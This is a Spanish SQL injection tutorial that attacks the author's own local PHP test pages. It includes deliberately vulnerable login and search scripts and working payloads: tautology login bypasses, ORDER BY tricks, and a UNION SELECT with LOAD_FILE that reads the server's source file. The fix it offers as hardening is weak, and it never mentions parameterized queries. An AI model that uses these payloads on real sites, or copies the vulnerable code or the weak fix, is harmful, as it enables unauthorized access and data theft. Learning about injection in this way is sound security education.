Entendamos y Practiquemos

MySQL Injection

By RevangelyonX

IMPORTANTE:

Si ya te has leído el documento y buscas algo en el índice; o bien ya sabes de que va el tema, perfecto se presenta a continuación.

Si no te has leído el documento, te propongo que lo leas ignorando el índice ☺

ÍNDICE:

Introducción:
Después de mucho tiempo, he decidido escribir un documento base referente a los ataques SQL Injection, aún sabiendo que hay muchísima información en internet sobre esto.

Lo que haré será darle un enfoque progresivo.

Nivel del documento:

En este documento se tratará de tocar varios niveles, desde lo básico, hasta algo más avanzado.

Base:

No voy a entrar en una teoría profunda referente al tema, doy por entendido, que la gente sabe qué es SQL y para qué sirve.

De todos modos, para poder realizar ataques SQL Injection, hay que conocer una base referente al lenguaje SQL y algún lenguaje de programación web como PHP.

En este documento, realizaré todos los ataques en local (preparando mis propias páginas vulnerables) y quizá, conforme escriba, acabe haciendo alguna práctica real.

¿Cómo funciona este ataque?

La mayoría tendréis una mínima idea, este ataque, tal y como lo indica su nombre, se basa en inyectar una sentencia SQL nuestra, para que la ejecute el servidor objetivo. Entenderemos la funcionalidad según pase el documento.

EJEMPLO 1

Programación base:

Hagamos una prueba muy rápida de cómo funcionan las consultas:

```
<?php

	/*script PHP para pruebas sql*/

	$buscar=@$_GET['buscar'];

	if (!empty($buscar)){


		mysql_connect("localhost","root","");
		mysql_select_db("test1");

		$sentenciaSql="SELECT * FROM diccionario WHERE termino LIKE '%".$buscar."%'";
		$query = mysql_query($sentenciaSql);

		while ($resultado=mysql_fetch_assoc($query)){
			echo $resultado['Termino']."=".$resultado['Definicion']."<br/>";
		}



	} else {

		echo "<form action='' method='get'>
				Palabra: <input type='text' name='buscar'/><br/>
				<input type='submit' value='Buscar Palabra'/>
			</form>
		";

	}


?>
```

Explicación base del script en PHP:

El script recupera por GET (mal hablando: URL) una variable “buscar”.

Si está vacía, significa que no hemos buscado ninguna palabra y por lo tanto muestro el formulario (el else del código) en cambio, si no está vacía, hacemos una query:

SELECT * FROM diccionario WHERE termino LIKE ‘%variableEscrita%’;


Si analizáis el código PHP, veréis que hago un mysql_fetch_assoc(), esto crea un array con el resultado de la query, donde el índice sea el nombre del campo de la base de datos

$resultado[‘Termino’]

$resultado[‘Descripcion’]

Ejemplo:

Y si escribimos **wo**:




Modificaremos el script PHP para ver la query que hace contra la base de datos para ver que fallos podríamos encontrar.

Añadimos esta parte.

```
$query = mysql_query($sentenciaSql);

echo "<br/>Realizando la query: ".$sentenciaSql.": <br/>";

while ($resultado=mysql_fetch_assoc($query)){
        echo $resultado['Termino']."=".$resultado['Definicion']."<br/>";
}
```

De modo que al hacer otra consulta podemos ver lo siguiente.



Hasta aquí perfecto.


Entendemos entonces, que parte de la sentencia SQL la creamos nosotros (con la variable $buscar) y por lo tanto, la manipulación del ataque consiste en escribir parte de código SQL en esta variable (en el input del formulario o bien en la URL).

Si buscáis documentos de SQL Injection, veréis las SQL típicas:

1 or 1=1/*

...

Bien, veamos que ocurre en este caso con una inyección típica (por comodidad, he modificado un poco el script PHP para tener más visibildad de la respuesta, etc.):




En este caso no nos muestra resultados pero tampoco un error.

Si observamos la query que genera (el "#" es un comentario SQL) es normal que no nos muestre ningún dato, puesto a que no hay ningún termino en la tabla diccionario con esos "caracteres". Quizá podría funcionar con otro tipo de sentencia (siendo un id, y "=" y no un "LIKE") pero de todos modos, no significa que no sea vulnerable.


¿Cómo saber si es vulnerable?

Bien, intentemos cortar la sentencia añadiendo una comilla simple:



Al añadir la comilla simple, la query queda xxxxxxxx like '%'%'

Y esto, realmente es un error de SQL ya que no es correcto a nivel sintáctico. De hecho, si añadimos al script PHP que nos muestre los errores MySQL veremos el problema:



El error es el número 1064, este es un error de sintaxis, quiere decir que nos hemos "equivocado" lanzando la query contra la base de datos.

Es muy importante entender este concepto.

Bien, vamos a intentar que nos muestre dos resultados.

Para que ocurra esto, sabemos que la query debe de quedar así:

SELECT * FROM diccionario WHERE termino LIKE '%wo%' or termino LIKE '%ex%';

Por lo tanto, nosotros deberíamos de inyectar algo parecido a:

wo%' or termino LIKE '%ex

De esta manera, al "unirlo" con la parte predefinida por el script, la query quedará como deseamos. Hagamos la prueba:

Nota: Me estoy dando cuenta que si copiáis literalmente las sentencias del documento, no funcionará porque las comillas simples me las transforma a un acento, así que lo escribís a mano y todo ok ;).

Bien, como podéis ver, hemos inyectado perfectamente la SQL.

Esta es la base de una inyección (no el ejemplo, pero sí la teoría) y es estrictamente necesaria entenderla para poder seguir hacia delante


EJEMPLO 2

A continuación, haré un ejemplo de un login. No todas las SQL Injections se basan en un login, pero también es interesante conocer está opción.

Me preparo un script en PHP que tenga un login.

```
<?php

	/*script PHP para pruebas sql*/

	$username=@$_GET['username'];
	$password=@$_GET['password'];

	if (!empty($password) and !empty($username)){


		mysql_connect("localhost","root","");
		mysql_select_db("test1");

		$sentenciaSql="SELECT username,password FROM user WHERE username='".$username."' AND
password='".$password."'";
		$query = mysql_query($sentenciaSql);

		/*añadimos que nos muestre los errores Mysql*/
		if (mysql_errno()!=0){
			echo "<hr/><h2>Errores Mysql: </h2><br/>";
			echo "<u>".mysql_errno().": ".mysql_error()."</u><hr/>";
		}

		echo "<br/>Realizando la query: ".$sentenciaSql.": <br/><br/><br/>";

		echo "<h2>Resultado de la búsqueda: </h2>";
		while ($resultado=mysql_fetch_assoc($query)){
			echo "Hola ".$resultado['username']." tu password es
".$resultado['password']."<br/><br/>";
		}
	}

		echo "<form action='' method='get'>
				Username: <input type='text' name='username'/><br/>
				Password: <input type='text' name='password'/><br/>
				<input type='submit' value='Login'/>
			</form>
		";
?>
```


Básicamente lo que hace este script, es recuperar el username y el password escrito el en form, si alguno de los dos no se ha escrito, vuelve a mostrar el formulario. Si se han completado los datos correctamente en el formulario, entonces vamos a buscar el username y el password que coincidan con el escrito a la base de datos:



He creado un usuario invitado de prueba, sólo para que podáis ver cual es el resultado y cual es la query que realiza.

Veamos aquí, si inyectamos una de las famosas easy injection de tutoriales básicos:

1' or '1'='1



Pero, porque? Bien fijaros en la query arriba, la condición es:

Where username='1' or '1'='1' and password='1' or '1'='1'

Si sabéis algo de los tipos booleanos, esto viene a decir:


Where falso or true and falso or true

Al ser una disyunción lógica, siempre que haya un true, el valor será true y por lo tanto queda:


Where falso or true or true, lo que viene a ser:

Select username, password from user where true


Esta query, ejecutada en la base de datos directamente:



De hecho, podríamos inyectar lo siguiente:



De manera que nos devuelve esto:



Fijaros en la query:

Select……. Where username='1' or true#'xxxxxxx

El hecho que ponga un "#" implica que el MySQL ignorará lo que vaya después (puesto que lo estamos comentando) así que la query queda: (Dependiendo de la versión Mysql puede variar "/*"," --" por ejemplo)

SELECT…… where username='1' or true

Al tener un valor lógico true, la query devolverá en realidad.

Select username,password from user;

Por lo tanto se nos listan todos los usuarios (esto es debido a una mala programación PHP(while), luego veremos porqué).

MEJORANDO NUESTRO CÓDIGO

¿Pero siempre es tan fácil?

En realidad, el nivel de facilidad en explotar una vulnerabilidad, es proporcional al nivel de conocimientos de programación y de precaución del programador de dicha web y aun así…

Siguiendo con el mismo ejemplo, nuestro script PHP del login controla lo siguiente:

si están vacios los datos del formulario, muestra el formulario, sino lanza una query buscando el usuario y contraseña escrito por el usuario.

Bien, como somos buenos programadores, mejoraremos el algoritmo:


Si están vacios los datos del formulario, muestra el formulario, sinó, lanza una query buscado el usuario y contraseña, y contrastalos con lo que ha escrito el usuario:

Este algoritmo es mucho mejor que el anterior, puesto que al final, al obtener el usuario root, contrastaré la información y al ver que root no es igual que 1' or '1'='1'# mostraré un error.

Modificamos el script:

```
...

                        echo "<h2>Resultado de la búsqueda: </h2>";
                        while ($resultado=mysql_fetch_assoc($query)){
                                if (($resultado['username'] == $username) and ($resultado['password'] ==
$password)){
                                        echo "Hola ".$username." tu password es. ".$password."<br/>";
                                } else {
                                        echo "Error: Los datos escritos en el formulario, no son iguales a los que
devuelve la query: ";
                                }
                        }
...
```

Añadiendo ese IF, será más complicado inyectar, bueno de hecho, estamos inyectando, pero no estamos explotando la vulnerabilidad correctamente. Si os fijáis, nos lanza dos linias de error, esto es debido a que inyectamos bien, porque nos devuelve dos registros (root, invitado) pero al no ser iguales a lo que realmente se ha escrito en el form da error:



Efectivamente, la query devuelve:

Username=root pero mi username es 1'or true.

...

En este caso, aunque supiéramos que el usuario es root pero no sabemos la clave. PHP filtrará esta inyección:

Y engañar a PHP no es tan fácil como engañar a SQL.

Veamos otro tipo de inyecciones comunes.

EJEMPLO 3

Existen logins que tiene un algoritmo similar a esto:

El usuario escribe, lanzamos la consulta a la base de datos, si todo está ok, guardo al usuario en sesión y lo redirecciono, por ejemplo al index, si el usuario es admin, muestro estas opciones, sino lo es, no lo muestro.

Nota: De momento, ignoraremos el tema de sesión o cookie, para hacer el ejemplo del problema visual

Para hacer el ejemplo, haré un script en PHP muy sencillo:

```
<?php
	/*script PHP para pruebas sql*/

	$accion=@$_POST['accion'];

	if (empty($accion)){

		echo "
			<form action='sql1.php' method='post'>
				Usuario <input type='text' name ='user'/><br/>
				Password <input type='text' name ='password'/><br/>
				<input type='hidden' name='accion' value='login' />
				<input type='submit' value='identificarse' />
			</form>
		";

	} else if ($accion=="login"){

		$user=$_POST['user'];
		$password=$_POST['password'];
		mysql_connect("localhost","root","");
		mysql_select_db("test1");
		$query = "SELECT * FROM user WHERE username = '".$user."' AND password = '".$password."'";
		$res=mysql_query($query);
		if (mysql_errno()!=0){
			echo "<h1>Errores Mysql: </h1><br/>";
			echo mysql_errno().": ".mysql_error()."<br/>";
		}

		$resultado=mysql_fetch_assoc($res);
		if (!empty($resultado)){
			echo "Hola: ".$resultado['username'];

			if ($resultado['username'] == "root"){
				echo "<br/><a href='#'>Administrar Usuarios</a>";
			}

		}else{
			Echo “<br/>error de login”;
		}


	} else {
		//accion no permitida
	}
?>
```

Por cierto, quería comentaros que estoy programando a piñon y nada limpio, enfin...


Bien, pues este código es vulnerable, pero a diferencia del primer login, la inyección 1 or 1=1 no funcionará. Vamos por pasos, os enseño como va una vez se conoce los usuarios:

Invitado/invitado

Con root/toor

Añado como quedan las querys:

Luego:




Bien, pensemos, modificamos la query para quede así:

Select * from user where true

Probamos de inyectar:

Abcdef' or true# en el user (en este script no compruebo que los campos estén completados... pero no tiene relevancia):




Mmm invitado? Pero yo quiero ser root. Esta es la diferencia, en el primer login yo hacia un while(no es lógico para un login, pero era un ejemplo)

Al no hacer un while lo que ocurre, es que PHP coge el primer valor devuelto por la base de datos. El orden de una tabla, es el orden de inserción, en este caso, se insertó antes a invitado, que a root.

Bueno, podemos alterar el orden con ORDER…

abcdef' or true ORDER BY 1 DESC#:



Bien, este caso es poco común, porque alomejor hay un usuario llamado “zero” que sería nuestro usuario final…

Bueno, pues volvamos a las unión selects..

Una de las opciones que nos da mysql, es poder cargar un archivo, mediante LOAD_FILE, dándole un valor hexadecimal.


Aquí, en el ejemplo, yo sé que el documento que quiero cargar (el propio sql1.php) está en c:\wamp\www\sql1.php (saber donde está el script, lo dejo a vuestra imaginación)

Si la web vulnerable no filtra las comillas, podremos utilizar el string directamente, si lo convierte, haremos la conversión del string a hexadecimal, obtengo:

633a5c77616d705c7777775c73716c312e706870

Lo que para el SQL viene a ser 0x633a5c77616d705c7777775c73716c312e706870

Para hacer un load_file, necesitamos ejecutar un UNION: adivinemos cuantas columnas tenemos:



Bien, vemos que tenemos 5 columnas, y que la que se muestra por pantalla es el 2.

Así que modificaremos en el campo Usuario el valor del 2, inyectamos esto:

abcdef' union select 1,load_file(0x633a5c77616d705c7777775c73716c312e706870),3,4,5#


Vemos que se ha cargado (load_file) todo el código del archivo sql1.php, miramos el código fuente resultante:

```
haciendo la query: SELECT * FROM user WHERE username = 'abcdef' union select
1,load_file(0x633a5c77616d705c7777775c73716c312e706870),3,4,5#' AND password = 'asd'<br/>Hola: <?php

          /*script PHP para pruebas sql*/


          $accion=@$_POST['accion'];

          if (empty($accion)){

                    echo "
                              <form action='sql1.php' method='post'>
                                        Usuario <input type='text' name ='user'/><br/>
                                        Password <input type='text' name ='password'/><br/>
                                        <input type='hidden' name='accion' value='login' />
                                        <input type='submit' value='identificarse' />
                              </form>
                    ";

          } else if ($accion=="login"){

                    $user=$_POST['user'];
                    $password=$_POST['password'];
                    mysql_connect("localhost","root","");
                    mysql_select_db("test1");
                    echo "haciendo la query: ";
                    echo $query = "SELECT * FROM user WHERE username = '".$user."' AND password =
'".$password."'";
                    $res=mysql_query($query);
                    if (mysql_errno()!=0){
                              echo "<h1>Errores Mysql: </h1><br/>";
                              echo mysql_errno().": ".mysql_error()."<br/>";
                    }

                    $resultado=mysql_fetch_assoc($res);
                    if (!empty($resultado)){
                              echo "<br/>Hola: ".$resultado['username'];

                              if ($resultado['username'] == "root"){
                                        echo "<br/><a href='#'>Administrar Usuarios</a>";
                              }

                    } else {
                              echo "<br/>error de login";
                    }


          } else {
                    //accion no permitida
          }

?>
```

